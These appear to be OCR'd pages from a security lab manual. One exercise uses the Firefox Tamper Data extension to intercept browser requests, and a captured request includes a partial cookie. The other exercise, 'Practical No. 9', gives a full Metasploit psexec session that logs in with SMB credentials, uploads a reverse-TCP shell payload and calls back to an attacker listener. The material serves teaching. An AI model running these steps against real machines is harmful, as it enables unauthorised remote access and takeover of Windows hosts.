
Sign in to your account and we'll sync the bookmarks, passwords and other great things you've saved to Firefox on other devices.

Learn more about Firefox Accounts

By proceeding, you agree to the Terms of Service and Privacy Notice.

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



Search: ○ My Add-ons ● Available Add-ons

Tamper Data for FF Quantum — February 1, 2019 — Disable — Remove
Tamper Data for FF Quantum. More

Tampermonkey — September 14, 2018 — Install
Tampermonkey is the world's most popular userscript manager. More

DataScraper — March 15, 2016 — Install
Extension for FF and Chrome to extract data from web pages to csv. More

Bookmark Date Stamper — January 11, 2018 — Install
Appends a date stamp to the bookmark title of the current page. More


Media URL Timestamper (resume playback) — January 10, 2019 — Install
Remember audio/video playback position for later resuming without cookies,storage or logging in by automatically timestam... More

LockMagic Web Apps — November 6, 2016 — Install
Lockmagic brings identity-based encryption to Gmail, Outlook, Gdrive, Onedrive and Dropbox. Send encrypted email or Share ... More

See all 43 results

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Step 3: Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .




moz-extension://0254a941-57fc-4196-9f6b-0f2e2d20910a - Start Tamper Data - Mozilla Firefox

□ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
□ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
□ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
□ stylesheet	CSS stylesheets loaded to describe the representation of a document.
□ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
□ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
□ websocket	Requests initiating a connection to a server through the WebSocket API.
□ xbl	XBL bindings loaded to extend the behavior of elements in a document.
□ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
□ xslt	XSLT stylesheets loaded for transforming an XML document.
□ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)

Start Tamper Data?



moz-extension://0254a941-57fc-4196-...

Details

URL	https://www.google.com/search?q=youtub
Method	GET
Type	main_frame

Headers

Name	Value
host	www.google.com
user-agent	Mozilla/5.0 (Windows NT 1
accept	text/html,application/xhtml
accept-language	en-US,en;q=0.5
accept-encoding	gzip, deflate, br
cookie	CGIC=CgImaXJIZm94LWIiP

PRACTICAL NO.9


AIM : **Using Metasploit to exploit (Kali Linux)**

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC



```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```